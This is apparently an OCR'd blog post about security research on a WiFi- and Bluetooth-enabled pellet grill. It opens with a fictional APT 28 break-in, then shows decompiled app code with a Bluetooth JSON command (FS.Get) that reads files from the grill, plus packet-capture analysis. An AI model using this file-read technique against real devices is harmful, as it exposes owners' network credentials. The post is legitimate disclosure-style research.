

How I Hacked my Smart Grill ?

written by Mert SARICA | 2 October 2023

The Russian Military Intelligence Department (GRU), targeting Mert SARICA, a high-ranking bureaucrat, assigned the notorious APT 28 hacker group, also known as Unit 26165, which has been operating since 2004, to infiltrate his home’s wireless network and retrieve Top Secret classified documents.

On April 10th, APT 28 group members entered the country with diplomatic passports. After placing their equipment, including a computer and various hardware for wireless network hacking, in the trunk of a rented Citroen C3, they set off towards the address of the house.





As they approached the house, they resorted to the Wardriving method to identify the SSID (Service Set Identifier) of the target wireless network. After passing by the house twice, they determined that the network with the highest signal strength belonged to Hack4Career.

To avoid arousing suspicion, the APT 28 group parked their cars at the beginning of the closest street to the house. They then turned their attention to trying to crack the 15-character alphanumeric password, which included special characters, protecting the wireless network using the WPA3

protocol.

After extensive efforts, the group concluded that they couldn’t break the password and decided to embark on reconnaissance around the house.

In today’s world, the Internet of Things (IoT) is prevalent in various areas, from kitchen appliances and cars to thermostats and smart home systems. Due to the vulnerabilities of these devices, the group searched for smart devices that could be easily exploited.

According to statistics, as of the year 2023, there are 8 billion people living on our planet, while the number of IoT devices has reached twice the human population, reaching 16 billion.

After a brief reconnaissance mission, the APT 28 group’s attention was drawn to the Wi-Fi and Bluetooth-enabled smart pellet grill on the terrace, which was plugged into an outlet. They remotely took a photo of the brand and model and decided to purchase one for vulnerability research.

After 8 hours of investigation, they managed to obtain the name and password of the associated wireless network remotely by sending a packet/command via Bluetooth to the grill, requiring only that it be plugged in.

With this information in hand, they wasted no time and quickly got into their cars, heading towards Mert SARICA’s house. After parking their vehicles in the same spot at the beginning of the street, they used a Parani-UD100 device connected to their computer’s USB port to send a packet/command to the smart grill via Bluetooth from a distance of 984 feet.

Upon receiving a response from the smart grill, they successfully obtained the Hack4Career wireless network name and its 15-character password. They then successfully connected to the wireless network, completing the first step of their operation.

The fictional story I described above may seem utopian to many for two reasons.

1. First, you might think that Russian hackers entering a country with ease and then attempting to infiltrate a wireless network is something you’d only encounter in movie scripts. For those who think this way, I recommend taking a look at this news article from 2018. I’m sure that some of the photos in the article will look familiar to you. :)

2. Second, you may believe that hacking a smart grill and infiltrating a home network wouldn’t be as easy in practice and would only happen in an episode of Mr. Robot. For those who think this way, I leave you with the following story where the main character and everything described are real. :)

   With the approaching barbecue season, in April 2023, I started looking for a grill to use on my terrace. While considering whether to get a practical gas grill or deal with charcoal every time, I decided to purchase a smart, WiFi pellet grill even though I’ve been saying “Smart device means spy device” for years.

After the grill reached my hands, I downloaded and installed the mobile app mentioned in the grill’s user manual. After running the app, I followed the instructions and first added the grill via Bluetooth, then included it in my home WiFi network by entering the password.

PRODUCT SETUP

STEP 1:
Open your settings and ensure Bluetooth is enabled on this device

STEP 2:
Select your product when it appears below

580

790

1000

If you don't see your product, move closer to the product and make sure the product is turned on.

CONTINUE

CONNECTING

WIFI SET UP

SKIP

Select your WiFi network and enter your network password. Your grill will automatically switch between Bluetooth and WiFi for the best connection.

SELECT YOUR WI-FI NETWORKS

WIFI SET UP


Enter the password for: [redacted]

Password

CONTINUE

After I cooked our first meal on the grill and enjoyed it, I decided to conduct a security research just like other IoT devices that I purchased before.

As a first step, I downloaded the mobile application from ApkPure and started examining the source code with the jadx tool. Since no obfuscation method was used during the compilation phase, I was able to easily examine the source code.



awable | BuildConfig | BuildConfig | AddDeviceView | AddDeviceView$stepProgressCheck$3 | BleCommandMaker

```
435     public final String getFileContent(String fileName, int i) {
            Intrinsics.checkNotNullParameter(fileName, "fileName");
436         return " {\"id\":999,\"method\":\"FS.Get\",\"params\":{\"filename\":\"" + fileName + "\", \"offset\": 0, \"len\":" + i + "}} ";
        }

439     public final String setUpWiFiWithSecurity(String ssid, String wifiPassword) {
            Intrinsics.checkNotNullParameter(ssid, "ssid");
            Intrinsics.checkNotNullParameter(wifiPassword, "wifiPassword");
440         return "{  \"id\": 1205,  \"method\": \"Config.Set\",  \"params\": {    \"config\": {      \"http\": {        \"hidden_files\": \"*.*\"
        }

464     public final String sendSSID(String ssid) {
            Intrinsics.checkNotNullParameter(ssid, "ssid");
465         return "{\"id\":1205,\"method\":\"Config.Set\",\"params\":{\"config\": {\"wifi\":{\"sta\": {\"ssid\": \"" + ssid + "\"}}}}}";
        }

468     public final String sendPass(String pass) {
            Intrinsics.checkNotNullParameter(pass, "pass");
469         return "{\"id\":1204,\"method\":\"Config.Set\",\"params\":{\"config\": {\"wifi\":{\"sta\": {\"pass\": \"" + pass + "\"}}}}}\n";
        }

477     public final String setAWSFrequency(int i) {
            try {
478             this.command.put("id", BleCommandMakerKt.ID_SET_AWS_FREQUENCY);
479             this.command.put(FirebaseAnalytics.Param.METHOD, "SendGenericCommand");
480             this.params.put("command", "254 011 001 255");
481             this.params.put("frequency", i);
482             this.command.put(NativeProtocol.WEB_DIALOG_PARAMS, this.params);
483             String jSONObject = this.command.toString();
                Intrinsics.checkNotNullExpressionValue(jSONObject, "command.toString()");
                return jSONObject;
            } catch (JSONException unused) {
                return "";
            }
        }

496     public final String setProbeTemperature(int i, int i2) {
            try {
497             this.command.put(FirebaseAnalytics.Param.METHOD, "SetTemperature");
498             this.params.put(TypedValues.Attributes.S_TARGET, Intrinsics.stringPlus("probe", Integer.valueOf(i)));
499             this.params.put("amount", i2);
500             this.command.put(NativeProtocol.WEB_DIALOG_PARAMS, this.params);
```

Code | Smali | Simple | Fallback | Split view

After navigating through the codes for a while, I noticed the init.js file that was passed as a parameter to the getFileContent() function. When I examined the getFileContent() function, I saw that it read the init.js file located in the operating system of the grill using the Fs.Get method.

```
        if (Intrinsics.areEqual(descriptor.getCharacteristic().getUuid(), BluetoothLeService.UUID_CHARACTERISTIC_RPC)) {
            Crashlytics crashlytics2 = Crashlytics.INSTANCE;
            str3 = BluetoothLeService.TAG;
            crashlytics2.d(str3, "onDescriptorWrite: RPC response enabled.");
            if (PreferenceHelper.read(PreferenceHelper.CONNECTDEVICEN , false).booleanValue() ||  == null) {
                return;
            }
                    .addIntoQueue(new BleCommandMaker().getFileContent("init.js", 20), BaseBleServiceActivity.QUERY_COMMAND);
            return;
        }
        Crashlytics crashlytics3 = Crashlytics.INSTANCE;
        str2 = BluetoothLeService.TAG;
        crashlytics3.d(str2, "STATUS notification registered.");
         = BluetoothLeService.this.blindActivity;
        if ( == null) {
            return;
        }
            .onBleConnected();
    }
};
private final IBinder mBinder = new LocalBinder(this);

public final int getConnectionState() {
    return this.connectionState;
}

public boolean getBluetoothConnectDeviceisNXG1() {
    return this.bluetoothConnectDeviceisNXG1;
}
```


Is there a way to replace **init.js** with something valuable from the attacker's perspective?


Of course, when I saw this, lightning bolts struck in my mind and I had only one question in my mind: “If I send a file name other than init.js to the grill via Bluetooth, would I be able to see the content of that file in the response?


To find the answer to this question, just like in my blog post titled “Run Mert Run” I followed the steps in a response to a message from someone who was experiencing Bluetooth packet-related issues on Samsung’s support page to examine the Bluetooth communication between the mobile application and the grill.


When I started analyzing the btsnoop_hci.log file with Wireshark, I saw that at one point in the communication, the mobile application wrote the value 00000055 (WRITE REQUEST) to the handle 0x33 of the 5f6d4f53-5f52-5043-5f74-785f63746c5f (CHARACTERISTIC_BROIL_KING_WRITE_DATA_LENGTH) Bluetooth service.

